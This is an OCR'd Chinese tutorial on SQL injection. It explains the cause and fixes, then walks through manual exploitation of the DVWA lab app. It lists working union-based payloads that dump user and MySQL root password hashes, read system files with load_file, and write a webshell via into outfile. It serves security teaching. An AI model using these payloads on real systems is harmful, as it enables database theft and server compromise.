WEB 安全漏洞

1. SQL 注入漏洞

漏洞描述

Web 程序代码中对于用户提交的参数未做过滤就直接放到 SQL 语句中执行，导致参数中的特殊字符打破了 SQL 语句原有逻辑，黑客可以利用该漏洞执行任意 SQL 语句，如查询数据、下载数据、写入 webshell 、执行系统命令以及绕过登录限制等。

测试方法

在发现有可控参数的地方使用 sqlmap 进行 SQL 注入的检查或者利用，也可以使用其他的 SQL 注入工具，简单点的可以手工测试，利用单引号、 and 1=1 和 and 1=2 以及字符型注入进行判断！推荐使用 burpsuite 的 sqlmap 插件，这样可以很方便，鼠标右键就可以将数据包直接发送到 sqlmap 里面进行检测了！

修复建议

代码层最佳防御 sql 漏洞方案：采用 sql 语句预编译和绑定变量，是防御 sql 注入的最佳方法。

（ 1 ）所有的查询语句都使用数据库提供的参数化查询接口，参数化的语句使用参数而不是将用户输入变量嵌入到 SQL 语句中。当前几乎所有的数据库系统都提供了参数化 SQL 语句执行接口，使用此接口可以非常有效的防止 SQL 注入攻击。

（ 2 ）对进入数据库的特殊字符（ '<>&*; 等）进行转义处理，或编码转换。

（ 3 ）确认每种数据的类型，比如数字型的数据就必须是数字，数据库中的存储字段必须对应为 int 型。


（ 4 ）数据长度应该严格规定，能在一定程度上防止比较长的 SQL 注入语句无法正确执行。

（ 5 ）网站每个数据层的编码统一，建议全部使用 UTF-8 编码，上下层编码不一致有可能导致一些过滤模型被绕过。

（ 6 ）严格限制网站用户的数据库的操作权限，给此用户提供仅仅能够满足其工作的权限，从而最大限度的减少注入攻击
对数据库的危害。
（ 7 ）避免网站显示 SQL 错误信息，比如类型错误、字段不匹配等，防止攻击者利用这些错误信息进行一些判断。


1.1. 与 mysql 注入的相关知识

在 mysql5 版本以后，mysql 默认在数据库中存放在一个叫 infomation_schema 里面 这个库里面有很多表 重点是这三个表 columns 、tables、SCHEMATA 表字段 CHEMA_NAME 记录着库的信息



CATALOG_NAME	SCHEMA_NAME	DEFAULT_CHARACTER_SE	DEFAULT_COLLATION_NA	SQL_PATH
def	information_schema	utf8	utf8_general_ci	(Null)
def	a123	utf8	utf8_general_ci	(Null)
def	bypassav	utf8	utf8_general_ci	(Null)
def	codeui	utf8	utf8_general_ci	(Null)
def	empirecms	utf8	utf8_general_ci	(Null)
def	mm1122	utf8	utf8_general_ci	(Null)
def	mysql	latin1	latin1_swedish_ci	(Null)
def	mytest2	utf8	utf8_general_ci	(Null)
def	new_moonsec_com	utf8	utf8_general_ci	(Null)
def	performance_schema	utf8	utf8_general_ci	(Null)
def	pop	utf8	utf8_general_ci	(Null)
def	sec_moonsec_com	utf8	utf8_general_ci	(Null)
def	stc112	utf8	utf8_general_ci	(Null)
def	sys	utf8	utf8_general_ci	(Null)
def	www_1377day_com	utf8	utf8_general_ci	(Null)
def	www_cc123_com	utf8	utf8_general_ci	(Null)
def	www_ccc_com	utf8	utf8_general_ci	(Null)
def	www_cdna_com	utf8	utf8_general_ci	(Null)

tables 表字段 TABLE_SCHEMA 、TABLE_NAME 分别记录着库名和表名



TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE	ENGINE
def	information_schema	CHARACTER_SETS	SYSTEM VIEW	MEMORY
def	information_schema	COLLATIONS	SYSTEM VIEW	MEMORY
def	information_schema	COLLATION_CHARACTER	SYSTEM VIEW	MEMORY
def	information_schema	COLUMNS	SYSTEM VIEW	InnoDB
def	information_schema	COLUMN_PRIVILEGES	SYSTEM VIEW	MEMORY
def	information_schema	ENGINES	SYSTEM VIEW	MEMORY
def	information_schema	EVENTS	SYSTEM VIEW	InnoDB
def	information_schema	FILES	SYSTEM VIEW	MEMORY
def	information_schema	GLOBAL_STATUS	SYSTEM VIEW	MEMORY
def	information_schema	GLOBAL_VARIABLES	SYSTEM VIEW	MEMORY
def	information_schema	KEY_COLUMN_USAGE	SYSTEM VIEW	MEMORY
def	information_schema	OPTIMIZER_TRACE	SYSTEM VIEW	InnoDB
def	information_schema	PARAMETERS	SYSTEM VIEW	InnoDB
def	information_schema	PARTITIONS	SYSTEM VIEW	InnoDB
def	information_schema	PLUGINS	SYSTEM VIEW	InnoDB
def	information_schema	PROCESSLIST	SYSTEM VIEW	InnoDB
def	information_schema	PROFILING	SYSTEM VIEW	MEMORY
def	information_schema	REFERENTIAL_CONSTRAI	SYSTEM VIEW	MEMORY
def	information_schema	ROUTINES	SYSTEM VIEW	InnoDB

columns 存储该用户创建的所有数据库的库名、标名和字段名。

COLUMNS @information_schema (localhost_3306) - 表


文件 编辑 查看 窗口 帮助

导入向导 导出向导 筛选向导 网格查看 表单查看 备注 十六进制 图像 升序排序 降序排序


TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME	ORDINAL_POSITI
def	information_schema	INNODB_SYS_TABLESTAT	REF_COUNT	9
def	a123	announcement_views	id	1
def	a123	announcement_views	user_id	2
def	a123	announcement_views	announcement_id	3
def	a123	announcements	id	1
def	a123	announcements	text	2
def	a123	announcements	time	3
def	a123	announcements	active	4
def	a123	banned	id	1
def	a123	banned	ip_address	2
def	a123	banned	time	3
def	a123	comm_replies	id	1
def	a123	comm_replies	user_id	2
def	a123	comm_replies	comment_id	3
def	a123	comm_replies	video_id	4
def	a123	comm_replies	post_id	5
def	a123	comm_replies	text	6
def	a123	comm_replies	time	7
def	a123	comments	id	1
def	a123	comments	user_id	2
def	a123	comments	video_id	3
def	a123	comments	post_id	4
def	a123	comments	text	5
def	a123	comments	time	6

通过 infomation_schema 查询 www_dvwa_com 库里所有的表和字段

select * from information_schema.`COLUMNS` where TABLE_SCHEMA='www_dvwa_com'




数据库.表名 这种查询方法是指定某个数据库某个表 ``这个符号可以忽略不用



查询某个库某个表的字段可以这样查询

select * from information_schema.COLUMNS where TABLE_SCHEMA='www_dvwa_com' and TABLE_NAME='users'



1.2. SQL 注入原理

SQL 注入漏洞的产生需要满足以下两个条件

- 参数用户可控：从前端传给后端的参数内容是用户可以控制的
- 参数带入数据库查询：传入的参数拼接到 SQL 语句，且带入数据库查询。

当用户传入参数为 1'的时候,在数据库执行如下所示。

select * from users where id=1'

此 SQL 语句不符合语法规则就会报错。

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

当用户传入参数为 1 and 1=1 时

select * from users where id=1 and 1=1

因为 1=1 为真 id=1 也是真 and 两边均为真 所以页面会返回 id=1 的结果。

如果用户传入参数为 1 and 1=2 时

因为 1=2 为假 id=1 为真 and 两边有一个为假，所以页面返回与 id=1 不一样的

结果。
由此可以初步判断存在 SQL 注入漏洞，攻击者可以进一步拼接 SQL 攻击语句，进行攻击，致使信息泄露，甚至获取服务器权限。

1.3. 判断是否存在注入

回显是指页面有数据 信息返回
id =1 and 1=1
id = 1 and 1=2
id = 1 or 1=1
id = '1' or '1'='1'
id=" 1 "or "1"="1"
无回显是指 根据输入的语句 页面没有任何变化,或者没有数据库中的内容显示到网页中.

1.4. 三种 sql 注释符

单行注释 注意与 url 中的#区分，常编码为%23
--空格 单行注释 注意为短线短线空格
/*（）*/ 多行注释 至少存在俩处的注入 /**/常用来作为空格

1.5. 注入流程

是否存在注入并且判断注入类型
判断字段数 order by
确定回显点 union select 1,2
查询数据库信息 @@version @@datadir
查询用户名，数据库名 user() database()
文件读取 union select 1,load_file('C:\\wondows\\win.ini')#
写入 webshell select..into outfile...
补充一点，使用 sql 注入遇到转义字符串的单引号或者双引号，可使用 HEX 编码绕过

1.6. SQL 注入分类

SQL 注入分类：按 SQLMap 中的分类来看，SQL 注入类型有以下 5 种：
UNION query SQL injection（可联合查询注入）
Stacked queries SQL injection（可多语句查询注入）堆叠查询

Boolean-based blind SQL injection（布尔型注入）
Error-based SQL injection（报错型注入）
Time-based blind SQL injection（基于时间延迟注入）

1.7. 接受请求类型区分

GET 注入
GET 请求的参数是放在 URL 里的，GET 请求的 URL 传参有长度限制 中文需要 URL 编码
POST 注入
POST 请求参数是放在请求 body 里的，长度没有限制
COOKIE 注入
cookie 参数放在请求头信息，提交的时候 服务器会从请求头获取

1.8. 注入数据类型的区分

int 整型
select * from users where id=1
sting 字符型
select * from users where username='admin'
like 搜索型
select * from news where title like '%标题%'

1.9. SQL 注入常规利用思路：

1、寻找注入点，可以通过 web 扫描工具实现
2、通过注入点，尝试获得关于连接数据库用户名、数据库名称、连接数据库用户权限、操作系统信息、数据库版本等相关信息。
3、猜解关键数据库表及其重要字段与内容（常见如存放管理员账户的表名、字段名等信息）
3.1 还可以获取数据库的 root 账号 密码—思路
4、可以通过获得的用户信息，寻找后台登录。
5、利用后台或了解的进一步信息。

1.10. 手工注入常规思路：

1.判断是否存在注入，注入是字符型还是数字型
2.猜解 SQL 查询语句中的字段数 order by N
3.确定显示的字段顺序
4.获取当前数据库
5.获取数据库中的表
6.获取表中的字段名
7.查询到账户的数据

1.11. SQL 详细注入过程

猜数据库：
1' union select 1,database()
payload 利用另一种方式：
1' union select user(),database()
version()
得到数据库名：dvwa
PS：union 查询结合了两个 select 查询结果，根据上面的 order by 语句我们知道查询包含两列，为了能够现实两列查询结果，我们需要用 union 查询结合我们构造的另外一个 select.注意在使用 union 查询的时候需要和主查询的列数相同。
猜表名：
1' union select 1,group_concat(table_name) from information_schema.tables where table_schema =database()
得到表名：guestbook,users
group_concat 分组
猜列名：
1' union select 1,group_concat(column_name) from information_schema.columns where table_name =0x7573657273#
1' union select 1,group_concat(column_name) from information_schema.columns where table_name ='users'#
(用编码就不用单引号，用单引号就不用编码)
得到列：
user_id,first_name,last_name,user,password,avatar,last_login,failed_login,id,username,password

猜用户数据：

列举出几种 payload:

1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #

1' union select null,concat_ws(char(32,58,32),user,password) from users #

1' union select null,group_concat(concat_ws(char(32,58,32),user,password)) from users #

得到用户数据：

admin 5f4dcc3b5aa765d61d8327deb882cf99

猜 root 用户：#

1' union select 1,group_concat(user,password) from mysql.user#

得到 root 用户信息：

root*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B

1.12. union 联合注入原理


联合查询注入是联合两个表进行注入攻击，使用关键词 union select 对两个表进行联合查询。两个表的字段要数要相同，不然会出现报错。

guestbook 表有三个字段

#	名字	类型	排序规则	属性	空	默认	额外	操作
1	comment_id	smallint(5)		UNSIGNED	否	无	AUTO_INCREMENT	修改 删除 主键 唯一 索引 空间 全文搜索 非重复值 (DISTINCT)
2	comment	varchar(300)	latin1_swedish_ci		是	NULL		修改 删除 主键 唯一 索引 空间 全文搜索 非重复值 (DISTINCT)
3	name	varchar(100)	latin1_swedish_ci		是	NULL		修改 删除 主键 唯一 索引 空间 全文搜索 非重复值 (DISTINCT)

全选 选中项: 浏览 修改 删除 主键 唯一 索引

users 有八个字段




服务器: localhost » 数据库: dvwa » 表: users

浏览 结构 SQL 搜索 插入 导出 导入 权限 操作 触发器

表结构 关联视图

#	名字	类型	排序规则	属性	空	默认	额外
1	user_id	int(6)			否	无	
2	first_name	varchar(15)	latin1_swedish_ci		是	NULL	
3	last_name	varchar(15)	latin1_swedish_ci		是	NULL	
4	user	varchar(15)	latin1_swedish_ci		是	NULL	
5	password	varchar(32)	latin1_swedish_ci		是	NULL	
6	avatar	varchar(70)	latin1_swedish_ci		是	NULL	
7	last_login	timestamp		on update CURRENT_TIMESTAMP	否	CURRENT_TIMESTAMP	ON UPDATE CURRENT_TIM
8	failed_login	int(3)			是	NULL	


如果直接联合两个表 因为列数跟第一个表不一样 会导致出错



整合的联合查询方法

SELECT * FROM guestbook WHERE comment_id=1 union select 1,2,3 from users


guestbook 有个三个字段 users 也需要有三个与之匹配



这些数字可以替换成字段的名称或者函数。

替换成函数

SELECT * FROM guestbook WHERE comment_id=1 union select database(),user(),version() from users




字段替换成字段

SELECT * FROM guestbook WHERE comment_id=1 union select user_id,user,password from users

